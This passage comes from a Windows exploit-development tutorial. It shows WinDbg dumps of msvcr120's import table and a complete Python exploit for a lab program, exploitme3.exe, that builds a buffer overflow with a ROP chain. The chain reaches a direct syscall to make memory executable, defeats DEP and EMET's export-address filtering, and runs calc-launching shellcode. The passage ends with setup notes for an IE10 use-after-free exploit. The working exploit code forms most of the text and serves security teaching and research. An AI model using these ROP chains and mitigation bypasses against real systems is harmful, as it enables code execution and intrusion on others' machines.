    DC00 size of initialized data
       0 size of uninitialized data
```

```
   11A44 address of entry point
    1000 base of code
         ----- new -----
73c60000 image base
    1000 section alignment
     200 file alignment
       2 subsystem (Windows GUI)
    6.00 operating system version
   10.00 image version
    6.00 subsystem version
   EE000 size of image
     400 size of headers
   FB320 checksum
00100000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
     140  DLL characteristics
            Dynamic base
            NX compatible
    1860 [    CED0] address  of Export Directory
   E52BC [      28] address  of Import Directory
   E7000 [     3E8] address  of Resource Directory
       0 [       0] address  of Exception Directory
   E9200 [    3EA0] address  of Security Directory
   E8000 [    5D64] address  of Base Relocation Directory
   DD140 [      38] address  of Debug Directory
       0 [       0] address  of Description Directory
       0 [       0] address  of Special Directory
       0 [       0] address  of Thread Storage Directory
   19E48 [      40] address  of Load Configuration Directory
       0 [       0] address  of Bound Import Directory
```

```
  E5000 [     2BC] address  of Import Address Table Directory    <-----------------------
      0 [       0] address  of Delay Import Directory
      0 [       0] address  of COR20 Header Directory
      0 [       0] address  of Reserved Directory

[...]

0:000> dds msvcr120+E5000 L 2bc/4
73d45000  76ed107b ntdll!RtlEncodePointer
73d45004  76ec9dd5 ntdll!RtlDecodePointer
73d45008  763b586e kernel32!RaiseExceptionStub
73d4500c  763b11c0 kernel32!GetLastErrorStub
73d45010  763b79d8 kernel32!FSPErrorMessages::CMessageMapper::StaticCleanup+0xc
73d45014  763b3470 kernel32!GetModuleHandleWStub
73d45018  763b4a37 kernel32!GetModuleHandleExWStub
73d4501c  763b1222 kernel32!GetProcAddressStub
73d45020  76434611 kernel32!AreFileApisANSIStub
73d45024  763b18fa kernel32!MultiByteToWideCharStub
73d45028  763b16d9 kernel32!WideCharToMultiByteStub
73d4502c  763b5169 kernel32!GetCommandLineAStub
73d45030  763b51eb kernel32!GetCommandLineWStub
73d45034  763b1420 kernel32!GetCurrentThreadIdStub
73d45038  76eb22c0 ntdll!RtlEnterCriticalSection
73d4503c  76eb2280 ntdll!RtlLeaveCriticalSection
73d45040  76ec4625 ntdll!RtlDeleteCriticalSection
73d45044  763b1481 kernel32!GetModuleFileNameAStub
73d45048  763b11a9 kernel32!SetLastError
73d4504c  763b17b8 kernel32!GetCurrentThreadStub
73d45050  763b4918 kernel32!GetModuleFileNameWStub
73d45054  763b51fd kernel32!IsProcessorFeaturePresent
73d45058  763b517b kernel32!GetStdHandleStub
73d4505c  763b1282 kernel32!WriteFileImplementation
```

```
73d45060  763b440a kernel32!FindCloseStub
73d45064  764347bf kernel32!FindFirstFileExAStub
73d45068  763dd52e kernel32!FindNextFileAStub
73d4506c  763c17d9 kernel32!FindFirstFileExWStub
73d45070  763b54b6 kernel32!FindNextFileWStub
73d45074  763b13e0 kernel32!CloseHandleImplementation
73d45078  763b3495 kernel32!CreateThreadStub
73d4507c  76ee801c ntdll!RtlExitUserThread
73d45080  763b43b7 kernel32!ResumeThreadStub
73d45084  763b4925 kernel32!LoadLibraryExWStub
73d45088  763d0622 kernel32!SystemTimeToTzSpecificLocalTimeStub
73d4508c  763b53f4 kernel32!FileTimeToSystemTimeStub
73d45090  7643487f kernel32!GetDiskFreeSpaceAStub
73d45094  763b5339 kernel32!GetLogicalDrivesStub
73d45098  763b1acc kernel32!SetErrorModeStub
73d4509c  764256f0 kernel32!BeepImplementation
73d450a0  763b10ff kernel32!SleepStub
73d450a4  763be289 kernel32!GetFullPathNameAStub
73d450a8  763b11f8 kernel32!GetCurrentProcessIdStub
73d450ac  763b453c kernel32!GetFileAttributesExWStub
73d450b0  763cd4c7 kernel32!SetFileAttributesWStub
73d450b4  763b409c kernel32!GetFullPathNameWStub
73d450b8  763b4221 kernel32!CreateDirectoryWStub
73d450bc  763c9b05 kernel32!MoveFileExW
73d450c0  76434a0f kernel32!RemoveDirectoryWStub
73d450c4  763b4153 kernel32!GetDriveTypeWStub
73d450c8  763b897b kernel32!DeleteFileWStub
73d450cc  763be2f9 kernel32!SetEnvironmentVariableAStub
73d450d0  763c17fc kernel32!SetCurrentDirectoryAStub
73d450d4  763dd4e6 kernel32!GetCurrentDirectoryAStub
73d450d8  763c1228 kernel32!SetCurrentDirectoryWStub
73d450dc  763b55d9 kernel32!GetCurrentDirectoryWStub
```

```
73d450e0  763b89b9 kernel32!SetEnvironmentVariableWStub
73d450e4  763b1136 kernel32!WaitForSingleObject
73d450e8  763c1715 kernel32!GetExitCodeProcessImplementation
73d450ec  763b1072 kernel32!CreateProcessA
73d450f0  763b3488 kernel32!FreeLibraryStub
73d450f4  763b48db kernel32!LoadLibraryExAStub
73d450f8  763b103d kernel32!CreateProcessW
73d450fc  763b3e93 kernel32!ReadFileImplementation
73d45100  763d273c kernel32!GetTempPathA
73d45104  763cd4ac kernel32!GetTempPathW
73d45108  763b1852 kernel32!DuplicateHandleImplementation
73d4510c  763b17d5 kernel32!GetCurrentProcessStub
73d45110  763b34c9 kernel32!GetSystemTimeAsFileTimeStub
73d45114  763b4622 kernel32!GetTimeZoneInformationStub
73d45118  763b5a6e kernel32!GetLocalTimeStub
73d4511c  763dd4fe kernel32!LocalFileTimeToFileTimeStub
73d45120  763cec8b kernel32!SetFileTimeStub
73d45124  763b5a46 kernel32!SystemTimeToFileTimeStub
73d45128  76434a6f kernel32!SetLocalTimeStub
73d4512c  76ec47a0 ntdll!RtlInterlockedPopEntrySList
73d45130  76ec27b5 ntdll!RtlInterlockedFlushSList
73d45134  76ec474c ntdll!RtlQueryDepthSList
73d45138  76ec4787 ntdll!RtlInterlockedPushEntrySList
73d4513c  763db000 kernel32!CreateTimerQueueStub
73d45140  763b1691 kernel32!SetEventStub
73d45144  763b1151 kernel32!WaitForSingleObjectExImplementation
73d45148  7643ebeb kernel32!UnregisterWait
73d4514c  763b11e0 kernel32!TlsGetValueStub
73d45150  763cf874 kernel32!SignalObjectAndWait
73d45154  763b14cb kernel32!TlsSetValueStub
73d45158  763b327b kernel32!SetThreadPriorityStub
73d4515c  7643462b kernel32!ChangeTimerQueueTimerStub
```

```
73d45160  763cf7bb kernel32!CreateTimerQueueTimerStub
73d45164  76432482 kernel32!GetNumaHighestNodeNumber
73d45168  763dcaf5 kernel32!RegisterWaitForSingleObject
73d4516c  76434ca1 kernel32!GetLogicalProcessorInformationStub
73d45170  763ccd9d kernel32!RtlCaptureStackBackTraceStub
73d45174  763b4387 kernel32!GetThreadPriorityStub
73d45178  763ba839 kernel32!GetProcessAffinityMask
73d4517c  763d0570 kernel32!SetThreadAffinityMask
73d45180  763b4975 kernel32!TlsAllocStub
73d45184  763cf7a3 kernel32!DeleteTimerQueueTimerStub
73d45188  763b3547 kernel32!TlsFreeStub
73d4518c  763cefbc kernel32!SwitchToThreadStub
73d45190  76ec2540 ntdll!RtlTryEnterCriticalSection
73d45194  7643347c kernel32!SetProcessAffinityMask
73d45198  763b183a kernel32!VirtualFreeStub
73d4519c  763b1ab1 kernel32!GetVersionExWStub
73d451a0  763b1822 kernel32!VirtualAllocStub
73d451a4  763b4327 kernel32!VirtualProtectStub
73d451a8  76ec9514 ntdll!RtlInitializeSListHead
73d451ac  763cd37b kernel32!ReleaseSemaphoreStub
73d451b0  763db901 kernel32!UnregisterWaitExStub
73d451b4  763b48f3 kernel32!LoadLibraryW
73d451b8  763dd1c4 kernel32!OutputDebugStringWStub
73d451bc  763cd552 kernel32!FreeLibraryAndExitThreadStub
73d451c0  763b1245 kernel32!GetModuleHandleAStub
73d451c4  7643592b kernel32!GetThreadTimes
73d451c8  763b180a kernel32!CreateEventWStub
73d451cc  763b1912 kernel32!GetStringTypeWStub
73d451d0  763b445b kernel32!IsValidCodePageStub
73d451d4  763b1768 kernel32!GetACPStub
73d451d8  763dd191 kernel32!GetOEMCPStub
73d451dc  763b5151 kernel32!GetCPInfoStub
```

```
73d451e0  763dd1b3 kernel32!RtlUnwindStub
73d451e4  763b1499 kernel32!HeapFree
73d451e8  76ebe046 ntdll!RtlAllocateHeap
73d451ec  763b14b9 kernel32!GetProcessHeapStub
73d451f0  76ed2561 ntdll!RtlReAllocateHeap
73d451f4  76ec304a ntdll!RtlSizeHeap
73d451f8  7643493f kernel32!HeapQueryInformationStub
73d451fc  763cb153 kernel32!HeapValidateStub
73d45200  763b46df kernel32!HeapCompactStub
73d45204  7643496f kernel32!HeapWalkStub
73d45208  763b4992 kernel32!GetSystemInfoStub
73d4520c  763b4422 kernel32!VirtualQueryStub
73d45210  763b34f1 kernel32!GetFileTypeImplementation
73d45214  763b4d08 kernel32!GetStartupInfoWStub
73d45218  763be266 kernel32!FileTimeToLocalFileTimeStub
73d4521c  763b5376 kernel32!GetFileInformationByHandleStub
73d45220  76434d61 kernel32!PeekNamedPipeStub
73d45224  763b3f1c kernel32!CreateFileWImplementation
73d45228  763b1328 kernel32!GetConsoleMode
73d4522c  764578d2 kernel32!ReadConsoleW
73d45230  76458137 kernel32!GetConsoleCP
73d45234  763cc7df kernel32!SetFilePointerExStub
73d45238  763b4663 kernel32!FlushFileBuffersImplementation
73d4523c  7643469b kernel32!CreatePipeStub
73d45240  76434a8f kernel32!SetStdHandleStub
73d45244  76457e77 kernel32!GetNumberOfConsoleInputEvents
73d45248  76457445 kernel32!PeekConsoleInputA
73d4524c  7645748b kernel32!ReadConsoleInputA
73d45250  763ca755 kernel32!SetConsoleMode
73d45254  764574ae kernel32!ReadConsoleInputW
73d45258  763d7a92 kernel32!WriteConsoleW
73d4525c  763cce06 kernel32!SetEndOfFileStub
```

```
73d45260  763dd56c kernel32!LockFileExStub
73d45264  763dd584 kernel32!UnlockFileExStub
73d45268  763b4a25 kernel32!IsDebuggerPresentStub
73d4526c  763d76f7 kernel32!UnhandledExceptionFilter
73d45270  763b8791 kernel32!SetUnhandledExceptionFilter
73d45274  763b18e2 kernel32!InitializeCriticalSectionAndSpinCountStub
73d45278  763cd7d2 kernel32!TerminateProcessStub
73d4527c  763b110c kernel32!GetTickCountStub
73d45280  763cca32 kernel32!CreateSemaphoreW
73d45284  763b89d1 kernel32!SetConsoleCtrlHandler
73d45288  763b16f1 kernel32!QueryPerformanceCounterStub
73d4528c  763b51ab kernel32!GetEnvironmentStringsWStub
73d45290  763b5193 kernel32!FreeEnvironmentStringsWStub
73d45294  763d34a7 kernel32!GetDateFormatW
73d45298  763cf451 kernel32!GetTimeFormatW
73d4529c  763b3b8a kernel32!CompareStringWStub
73d452a0  763b1785 kernel32!LCMapStringWStub
73d452a4  763b3c02 kernel32!GetLocaleInfoWStub
73d452a8  763cce1e kernel32!IsValidLocaleStub
73d452ac  763b3d65 kernel32!GetUserDefaultLCIDStub
73d452b0  7643479f kernel32!EnumSystemLocalesWStub
73d452b4  763db297 kernel32!OutputDebugStringAStub
73d452b8  00000000
```

I examined the ntdll functions one by one until I found a viable candidate: ntdll!RtlExitUserThread.

Let's examine it:

```
ntdll!RtlExitUserThread:
76ee801c 8bff           mov     edi,edi
76ee801e 55             push    ebp
76ee801f 8bec           mov     ebp,esp
76ee8021 51             push    ecx
76ee8022 56             push    esi
```

```
76ee8023 33f6           xor     esi,esi
76ee8025 56             push    esi
76ee8026 6a04           push    4
76ee8028 8d45fc         lea     eax,[ebp-4]
76ee802b 50             push    eax
76ee802c 6a0c           push    0Ch
76ee802e 6afe           push    0FFFFFFFEh
76ee8030 8975fc         mov     dword ptr [ebp-4],esi
76ee8033 e8d07bfcff     call    ntdll!NtQueryInformationThread (76eafc08)      <------------------
```

Now let's examine ntdll!NtQueryInformationThread:

```
ntdll!NtQueryInformationThread:
76eafc08 b822000000      mov     eax,22h
76eafc0d 33c9            xor     ecx,ecx
76eafc0f 8d542404        lea     edx,[esp+4]
76eafc13 64ff15c0000000  call    dword ptr fs:[0C0h]
76eafc1a 83c404          add     esp,4
76eafc1d c21400          ret     14h
```

Perfect! Now how do we determine the address of that call dword ptr fs:[0C0h]?

We know the address of ntdll!RtlExitUserThread because it's at a fixed RVA in the IAT of msvcr120. At the address ntdll!RtlExitUserThread+0x17 we have the call to ntdll!NtQueryInformationThread. That call has this format:

```
here:
  E8 offset
```

and the target address is

```
here + offset + 5
```

In the ROP we will determine the address of ntdll!NtQueryInformationThread as follows:

```
EAX = 0x7056507c          ; ptr to address of ntdll!RtlExitUserThread (IAT)
EAX = [EAX]               ; address of ntdll!RtlExitUserThread
EAX += 0x18               ; address of "offset" component of call to ntdll!NtQueryInformationThread
```

```
EAX += [EAX] + 4          ; address of ntdll!NtQueryInformationThread
EAX += 0xb                ; address of "call dword ptr fs:[0C0h] # add esp,4 # ret 14h"
```

We're ready to build the ROP chain! As always, we'll use mona:

```
.load pykd.pyd
!py mona rop -m msvcr120
```

Here's the full Python script:

Python

```python
import struct

msvcr120 = 0x73c60000

# Delta used to fix the addresses based on the new base address of msvcr120.dll.
md = msvcr120 - 0x70480000


def create_rop_chain(code_size):
    rop_gadgets = [
        # ecx = esp
        md + 0x704af28c,     # POP ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        0xffffffff,
        md + 0x70532761,     # AND ECX,ESP # RETN    ** [MSVCR120.dll] **   |  asciiprint,ascii {PAGE_EXECUTE_READ}

        # ecx = args+8 (&endAddress)
        md + 0x704f4681,     # POP EBX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        75*4,
        md + 0x7054b28e,     # ADD ECX,EBX # POP EBP # OR AL,0D9 # INC EBP # OR AL,5D # RETN    ** [MSVCR120.dll] **   |
{PAGE_EXECUTE_READ}
        0x11111111,

        # address = ptr to address
        md + 0x704f2487,     # MOV EAX,ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        md + 0x704846b4,     # XCHG EAX,EDX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        md + 0x704e986b,     # MOV DWORD PTR [ECX],EDX # POP EBP # RETN 0x04    ** [MSVCR120.dll] **   |
{PAGE_EXECUTE_READ}
        0x11111111,
        md + 0x7048f607,     # RETN (ROP NOP) [MSVCR120.dll]
        0x11111111,          # for RETN 0x04

        # ecx = args+4 (ptr to &address)
        md + 0x704f4681,     # POP EBX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        0xfffffff0,
        md + 0x7054b28e,     # ADD ECX,EBX # POP EBP # OR AL,0D9 # INC EBP # OR AL,5D # RETN    ** [MSVCR120.dll] **   |
{PAGE_EXECUTE_READ}
        0x11111111,

        # &address = ptr to address
```

```
    md + 0x704e986b,    # MOV DWORD PTR [ECX],EDX # POP EBP # RETN 0x04    ** [MSVCR120.dll] **   |
{PAGE_EXECUTE_READ}
    0x11111111,
    md + 0x7048f607,    # RETN (ROP NOP) [MSVCR120.dll]
    0x11111111,         # for RETN 0x04

    # ecx = args+8 (ptr to &size)
    md + 0x705370e0,    # INC ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x705370e0,    # INC ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x705370e0,    # INC ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x705370e0,    # INC ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}

    # edx = ptr to size
    md + 0x704e4ffe,    # INC EDX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x704e4ffe,    # INC EDX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x704e4ffe,    # INC EDX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x704e4ffe,    # INC EDX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}

    # &size = ptr to size
    md + 0x704e986b,    # MOV DWORD PTR [ECX],EDX # POP EBP # RETN 0x04    ** [MSVCR120.dll] **   |
{PAGE_EXECUTE_READ}
    0x11111111,
    md + 0x7048f607,    # RETN (ROP NOP) [MSVCR120.dll]
    0x11111111,         # for RETN 0x04

    # edx = args
    md + 0x704f2487,    # MOV EAX,ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x7053fe65,    # SUB EAX,2 # POP EBP # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    0x11111111,
    md + 0x7053fe65,    # SUB EAX,2 # POP EBP # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    0x11111111,
    md + 0x7053fe65,    # SUB EAX,2 # POP EBP # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    0x11111111,
    md + 0x7053fe65,    # SUB EAX,2 # POP EBP # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    0x11111111,
    md + 0x704846b4,    # XCHG EAX,EDX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}

    # EAX = ntdll!RtlExitUserThread
    md + 0x7053b8fb,    # POP EAX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x7056507c,    # IAT: &ntdll!RtlExitUserThread
    md + 0x70501e19,    # MOV EAX,DWORD PTR [EAX] # POP ESI # POP EBP # RETN    ** [MSVCR120.dll] **   |
asciiprint,ascii {PAGE_EXECUTE_READ}
    0x11111111,
    0x11111111,

    # EAX = ntdll!NtQueryInformationThread
    md + 0x7049178a,    # ADD EAX,8 # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x7049178a,    # ADD EAX,8 # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x7049178a,    # ADD EAX,8 # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
    md + 0x704a691c,    # ADD EAX,DWORD PTR [EAX] # RETN    ** [MSVCR120.dll] **   |  asciiprint,ascii
{PAGE_EXECUTE_READ}
    md + 0x704ecd87,    # ADD EAX,4 # POP ESI # POP EBP # RETN 0x04    ** [MSVCR120.dll] **   |
{PAGE_EXECUTE_READ}
    0x11111111,
    0x11111111,
```

```
        md + 0x7048f607,    # RETN (ROP NOP) [MSVCR120.dll]
        0x11111111,         # for RETN 0x04

        # EAX -> "call dword ptr fs:[0C0h] # add esp,4 # ret 14h"
        md + 0x7049178a,    # ADD EAX,8 # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        md + 0x704aa20f,    # INC EAX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        md + 0x704aa20f,    # INC EAX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        md + 0x704aa20f,    # INC EAX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}

        # EBX -> "call dword ptr fs:[0C0h] # add esp,4 # ret 14h"
        md + 0x704819e8,    # XCHG EAX,EBX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}

        # ECX = 0; EAX = 0x4d
        md + 0x704f2485,    # XOR ECX,ECX # MOV EAX,ECX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        md + 0x7053b8fb,    # POP EAX # RETN    ** [MSVCR120.dll] **   |   {PAGE_EXECUTE_READ}
        0x4d,

        md + 0x704c0a08,    # JMP EBX
        md + 0x7055adf3,    # JMP ESP
        0x11111111,         # for RETN 0x14
        0x11111111,         # for RETN 0x14
        0x11111111,         # for RETN 0x14
        0x11111111,         # for RETN 0x14
        0x11111111,         # for RETN 0x14

    # real_code:
        0x90901eeb,         # jmp skip

    # args:
        0xffffffff,         # current process handle
        0x11111111,         # &address = ptr to address
        0x11111111,         # &size = ptr to size
        0x40,
        md + 0x705658f2,    # &Writable location [MSVCR120.dll]
    # end_args:
        0x11111111,         # address     <------- the region starts here
        code_size + 8       # size
    # skip:
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


def write_file(file_path):
    with open(file_path, 'wb') as f:
        ret_eip = md + 0x7048f607       # RETN (ROP NOP) [MSVCR120.dll]
        shellcode = (
            "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
            "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
            "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
            "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
            "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
            "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
            "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
            "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
            "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
```

```
        "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
        "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
        "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
        "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
        "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
        "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
        "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
        "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
        "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
        "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
        "\x30\x03\xc6\xeb\xdd")
    disable_EAF = (
        "\xB8\x50\x01\x00\x00" +            # mov    eax,150h
        "\x33\xC9" +                        # xor    ecx,ecx
        "\x81\xEC\xCC\x02\x00\x00" +        # sub    esp,2CCh
        "\xC7\x04\x24\x10\x00\x01\x00" +    # mov    dword ptr [esp],10010h
        "\x89\x4C\x24\x04" +                # mov    dword ptr [esp+4],ecx
        "\x89\x4C\x24\x08" +                # mov    dword ptr [esp+8],ecx
        "\x89\x4C\x24\x0C" +                # mov    dword ptr [esp+0Ch],ecx
        "\x89\x4C\x24\x10" +                # mov    dword ptr [esp+10h],ecx
        "\x89\x4C\x24\x14" +                # mov    dword ptr [esp+14h],ecx
        "\x89\x4C\x24\x18" +                # mov    dword ptr [esp+18h],ecx
        "\x54" +                            # push   esp
        "\x6A\xFE" +                        # push   0FFFFFFFEh
        "\x8B\xD4" +                        # mov    edx,esp
        "\x64\xFF\x15\xC0\x00\x00\x00" +    # call   dword ptr fs:[0C0h]
        "\x81\xC4\xD8\x02\x00\x00"          # add    esp,2D8h
    )
    code = disable_EAF + shellcode
    name = 'a'*36 + struct.pack('<I', ret_eip) + create_rop_chain(len(code)) + code
    f.write(name)

write_file(r'c:\deleteme\name.dat')
```

The first part of the ROP chain initializes the arguments which are located at the end of the ROP chain itself:

Python

```
  # real_code:
    0x90901eeb,          # jmp skip

  # args:
    0xffffffff,          # current process handle
    0x11111111,          # &address = ptr to address
    0x11111111,          # &size = ptr to size
    0x40,
    md + 0x705658f2,     # &Writable location [MSVCR120.dll]
  # end_args:
    0x11111111,          # address     <------- the region starts here
    code_size + 8        # size
```

The second argument (&address) is overwritten with end_args and the third argument (&size) with end_args + 4. To conclude, address (at end_args) is overwritten with its address (end_args).

Note that our code starts at real_code, so we should overwrite address with real_code, but there's no need because VirtualProtect works with pages and it's highly probable that real_code and end_args point to the same page.

The second part of the ROP chain finds call dword ptr fs:[0C0h] # add esp,4 # ret 14h in ntdll.dll and make the call to the kernel service.

First run the Python script to create the file name.dat and, finally, run exploitme3.exe. The exploit should work just fine!

Now you may enable all the protections (except for ASR, which doesn't apply) and verify that our exploit still works!

IE10: Reverse Engineering IE

For this exploit I'm using a VirtualBox VM with Windows 7 64-bit SP1 and the version of Internet Explorer 10 downloaded from here.

To successfully exploit IE 10 we need to defeat both ASLR and DEP. We're going to exploit a UAF to modify the length of an array so that we can read and write through the whole process address space. The ability of reading/writing wherever we want is a very powerful capability. From there we can go two ways:

1. Run ActiveX objects (*God mode*)
2. Execute regular shellcode

For the phase UAF → arbitrary read/write we're going to use a method described here.

Reading that paper is not enough to fully understand the method because some details are missing and I also found some differences between theory and practice.

My goal is not to simply describe a method, but to show all the work involved in the creation of a complete exploit. The first step is to do a little investigation with WinDbg and discover how arrays and other objects are laid out in memory.

Reverse Engineering IE

Some objects we want to analyze are:

- Array
- LargeHeapBlock
- ArrayBuffer
- Int32Array

Setting up WinDbg


By now you should already have become familiar with WinDbg and set it up appropriately, but let's make sure. First, load WinDbg (always the 32-bit version, *as administrator*), press CTRL-S and enter the symbol path. For instance, here's mine:

```
SRV*C:\WinDbgSymbols*http://msdl.microsoft.com/download/symbols
```

